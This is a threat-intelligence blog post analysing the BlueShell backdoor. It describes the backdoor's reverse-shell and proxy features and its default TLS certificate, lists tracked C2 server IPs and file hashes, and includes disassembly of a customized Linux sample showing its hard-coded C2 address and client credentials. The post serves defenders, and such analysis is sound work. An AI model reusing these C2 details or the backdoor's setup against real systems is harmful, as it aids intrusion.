
目前支持的主要功能有：

- 循环持续控制
- 跨平台，支持Linux、Windows、MacOS
- 交互式Shell反弹（Windows只支持普通反弹Shell）
- Socks5代理反弹
- 文件上传、下载
- TLS通信加密

## 编译

Figure 1: BlueShell GitHub repository

BlueShell also comes with a TLS certificate. Contrary to common assumptions, attackers frequently utilize these well-known certificates. This approach helps them blend in and potentially deceive defenders.



```
blueshell.com
 Identity: blueshell.com
 Verified by: blueshell.com
 Expires: 06/08/2030
Details

Subject Name
 CN (Common Name):    blueshell.com
 O (Organization):    BlueOrg
 C (Country):         CN

Issuer Name
 CN (Common Name):    blueshell.com
 O (Organization):    BlueOrg
 C (Country):         CN

Issued Certificate
 Version:             3
 Serial Number:       72 BF C2 D0 BF 08 D5 A3 4A D8 CC 1A 4A 2D F3 D8 2E 64 32 24
 Not Valid Before:    2020-06-10
 Not Valid After:     2030-06-08

Certificate Fingerprints
 SHA1:                76 1B ED C1 84 47 F7 F7 5A A2 52 BB D5 BE A6 B1 53 0A 1B B5
 MD5:                 60 FC A7 71 DE 0C 63 2E AD 9A 17 60 E6 A8 EA 8C

Public Key Info
 Key Algorithm:       RSA
 Key Parameters:      05 00
 Key Size:            4096
 Key SHA1 Fingerprint: C6 D1 0A 7F 66 FF 52 57 79 45 A0 CE ED D0 CD 72 16 00 99 EA
 Public Key:          30 82 02 0A 02 82 02 01 00 D9 E6 84 2A 1F B4 71 A1 D8 B5 67 4E 0D 25 52 E5 C9 68 35 D0 C8 89 CC 4F 05 80 69 3D DF
                      BA 1E B6 49 C0 5D 99 3D 9B 4F 2B A4 E5 21 FD CC 52 0E B6 97 73 15 A8 F1 56 73 19 96 B0 A7 3E A4 42 E8 AE 6D C8 96
                      6F F1 3B B9 A1 1B 65 68 4B 91 06 C0 B6 72 C2 11 D6 B9 60 FA 27 14 A5 D7 FD C9 9B B9 A5 97 84 5C 17 70 99 8E 66 1E
                      18 93 FC E1 76 96 3F 8D A7 C3 50 E5 54 A2 3B 7B 25 C8 46 1E 29 11 C4 D1 05 76 7F E2 56 30 7C 95 32 19 EB 67 18 35
                      74 A1 90 3A BB 5D 7D A2 BA BF 5C C0 7C 46 89 B5 5A 66 D1 7D 06 71 A4 F6 24 BB 21 6D D2 A7 6D 4B 11 A5 BE 40 1B 3F
                      39 8B 8F A1 21 04 09 10 50 14 EE C2 F8 F2 03 35 69 2D F6 BE B2 B4 DC B8 EF DD CF 6A AA 36 6D F2 20 1F 7D 4D 82 F0
                      A4 FE 0A 29 27 8F 1D 1D 28 A7 6C 5B 67 A0 0E C5 6D 1D 53 1A 5E 6F 7E F5 1C 50 FE 97 A8 41 7C A5 88 44 4D 7F C5 06
```

Figure 2: BlueShell default install TLS certificate

Furthermore, switching to a different certificate is an effective strategy for misleading defenders and researchers. Such a change can significantly alter the attack's digital footprint, adding a layer of complexity to research and threat intelligence efforts.

The server IP address, listening port, and delay interval are hard-coded, constituting the core configuration data for the attacker-controlled infrastructure. While BlueShell may resemble many open-source frameworks in functionality, albeit with a more streamlined feature set, its unique aspects should not be underestimated. Notably, AhnLab stands as the sole security vendor to have published reports on incidents involving this backdoor to date.

According to insights from AhnLab, the BlueShell backdoor has predominantly targeted organizations within South Korea and Thailand, spanning various industry verticals. This pattern of targeting aligns with the operational profile of Dalbit, a threat group believed to originate from China and the only threat actor publicly associated with the deployment of BlueShell in an attack campaign.

## BlueShell Servers We're Currently Tracking

Tracking adversary infrastructure presents formidable challenges. For this post, our focus narrows to Command and Control (C2) servers utilizing BlueShell's default TLS certificate. Our methodology extends beyond a single indicator; we also consider unconventional port usage, specifically targeting non-HTTP services, as BlueShell typically operates over TCP sockets.

In identifying malicious servers, it's crucial to integrate findings with third-party intelligence sources, such as VirusTotal, and consider factors like the C2 infrastructure's geographic location and service provider.

The following presents a selection of the servers monitored at Hunt:

| IP | ASN | Location | C2 Port |
|---|---|---|---|
| 8.218.243[.]239 | Alibaba (US) Technology Co. Ltd | HK | 8443 |
| 103.140.186[.]8 | ESTNOC-Global | SG | 58091 |
| 141.98.212[.]34 | ESTNOC-Global | HK | 58091 |
| 204.194.65[.]48 | Cloudie | HK | 8443 |
| 39.98.81[.]60 | Hangzhou Alibaba Advertising Co., Ltd. | CN | 8091 |
| 39.98.91[.]83 | Hangzhou Alibaba Advertising Co., Ltd. | CN | 8088 8091 |

Table 1: IPs tracked by Hunt


It should be noted that attackers can easily modify server ports and certificates. By publication, some or all of the IP addresses listed could no longer host the indicators we used to locate them.

An SSL history feature like the one on the Hunt platform (shameless plug) might reveal patterns in how malware campaigns evolve or how attackers attempt to renew their resources to evade detection.

As we conclude, I'll briefly cover a customized BlueShell ELF sample, hopefully providing further insight into this threat.

## Brief Analysis: Customized BlueShell

Our examination subject is a stripped 64-bit ELF executable with a file size of 7.7 MB. The file communicates with one previously mentioned C2, 8.218.243[.]239.



29/64 security vendors and no sandboxes flagged this file as malicious

5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd

5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.00_00753000.elf

elf 64bits detect-debug-environment

Size 7.32 MB

Last Modification Date 3 days ago


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.blueshell/vsntcf24 Threat categories trojan Family labels blueshell vsntcf24

Security vendors' analysis Do you want to automate checks?

| | | | |
|---|---|---|---|
| AliCloud | RAT:Linux/BlueShell.client.v1 | ALYac | Trojan.Linux.Generic.338980 |
| Antiy-AVL | Trojan/Linux.BlueShell.g | Arcabit | Trojan.Linux.Generic.D52C24 |
| Avast | ELF:Agent-BGA [Trj] | AVG | ELF:Agent-BGA [Trj] |
| BitDefender | Trojan.Linux.Generic.338980 | BitDefenderTheta | Gen:NN.Mirai.36802 |
| Emsisoft | Trojan.Linux.Generic.338980 (B) | eScan | Trojan.Linux.Generic.338980 |
| ESET-NOD32 | A Variant Of Linux/BlueShell.G | Fortinet | Linux/BlueShell.G!tr |
| GData | Trojan.Linux.Generic.338980 | Google | Detected |
| Ikarus | Trojan.Linux.Blueshell | Kaspersky | HEUR:Trojan.Linux.Agent.gen |

Figure 3: BlueShell sample in VT



Home > IP Detail for 8.218.243.239

8.218.243.239 - Overview

8.218.243.239

Alibaba Cloud (Singapore) Private Limited

Hong Kong, Hong Kong, HK

DNS

| | |
|---|---|
| Reverse DNS | Unused |
| Forward DNS | Not available |
| Tag | Not available |

ASN

AS45102 8.218.128.0/17 Alibaba (US) Technology Co., Ltd.

Open Ports and Software

| Name | Port | Product | Version | Extra Info | Last Seen<br>First Seen |
|---|---|---|---|---|---|
| SSH | 22 | - | - | - | 2 days ago<br>1 year ago |
| HTTP | 5555 | nginx | 1.23.3 | - | 2 weeks ago<br>1 year ago |
| HTTP | 8001 | nginx | 1.23.3 | - | 2 weeks ago<br>1 year ago |
| TLS | 8443 | - | - | - | 1 day ago<br>1 year ago |
| TCPWRAPPED | 15672 | - | - | - | 2 days ago<br>6 months ago |

Figure 4: C2 server in Hunt

| | |
|---|---|
| Filename | UNK/5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.00_00753000.elf |
| File size | 7.7 MB |
| Go Version | 1.18.9 |
| Go Build ID | B5yLEwnnoNjgqDUlEAGr/be1BqzAQ7idhTJKOBogT/fNaVXhqoIBUKR5w6cBcN/FCIOcnNY1ZV0uPxOTuAN |
| MD5 | 7d960f77fda453c8f0c7f6c7448a35b4 |
| SHA1 | ee0257a6645aca2232ad270f2c08ac6b1b9cfc68 |
| SHA256 | 5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd |
| C2 | 8.218.243[.]239:8443 |

Table 2: File details

An intriguing aspect of this sample is the inclusion of an embedded image. This image shows a woman presenting at a seminar at Atomy, specifically the China branch. Atomy is a South Korean company specializing in direct selling and network marketing.

The relevance of this image to the file remains a mystery, as there is no current evidence suggesting Atomy is being directly targeted with BlueShell. Including a seemingly unrelated image in the malware raises more questions than answers about the actor's intentions.




59%
5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.0032b0c0_0022ef22.png
ATOMY CHINA
ONLINE
ONEDAYSEMINAR
成功之路
atom美
ATOMY
atom美
ATOMY
atom美


Figure 5: Image found within the executable

This sample shares many of the same features (besides the image) as the repository code, with a few exceptions. As discussed earlier, BlueShell uses just three parameters (IP, Port, Wait Time) for its configuration. In this case, the actor added a client key (B1ueShe11-client) and a client token (B1uekT0k3n-client), likely used for session management of the application.



```
00694325 48 89 44        MOV        qword ptr [RSP + local_98],RAX
         24 40
0069432a 48 89 5c        MOV        qword ptr [RSP + local_90],RBX=>s_8.218.243.23... = "8.218.243.239"
         24 48
0069432f 48 8b 0d        MOV        RCX,qword ptr [PTR_s_BluekT0k3n-client_00b48a30] = 009acd70
         fa 46 4b 00
00694336 48 8b 15        MOV        RDX,qword ptr [DAT_00b48a38]                     = 0000000000000011h
         fb 46 4b 00
0069433d 48 89 4c        MOV        qword ptr [RSP + local_88],RCX=>s_BluekT0k3n-c... = "BluekT0k3n-client"
         24 50
00694342 48 89 54        MOV        qword ptr [RSP + local_80],RDX
         24 58
00694347 48 8b 0d        MOV        RCX,qword ptr [PTR_s_BlueShell-client_00b48a20]  = 009acd40
         d2 46 4b 00
0069434e 48 8b 15        MOV        RDX,qword ptr [DAT_00b48a28]                     = 0000000000000010h
         d3 46 4b 00
00694355 48 89 4c        MOV        qword ptr [RSP + local_78],RCX=>s_BlueShell-cl... = "BlueShell-client"
         24 60
0069435a 48 89 54        MOV        qword ptr [RSP + local_70],RDX
         24 68
0069435f 48 8b 0d        MOV        RCX,qword ptr [PTR_s_linux_00b48a50]             = 009ab7f0
         ea 46 4b 00
00694366 48 8b 15        MOV        RDX,qword ptr [DAT_00b48a58]                     = 0000000000000005h
         eb 46 4b 00
0069436d 48 89 4c        MOV        qword ptr [RSP + local_68],RCX=>s_linux_009ab7f0 = "linux"
         24 70
00694372 48 89 54        MOV        qword ptr [RSP + local_60],RDX
         24 78
00694377 48 8b 0d        MOV        RCX,qword ptr [PTR_DAT_00b48a40]                 = 009ab7e0
         c2 46 4b 00
0069437e 48 8b 15        MOV        RDX,qword ptr [DAT_00b48a48]                     = 0000000000000003h
         c3 46 4b 00
00694385 48 89 8c        MOV        qword ptr [RSP + local_58],RCX=>DAT_009ab7e0     = 74h    t
         24 80 00
         00 00
```

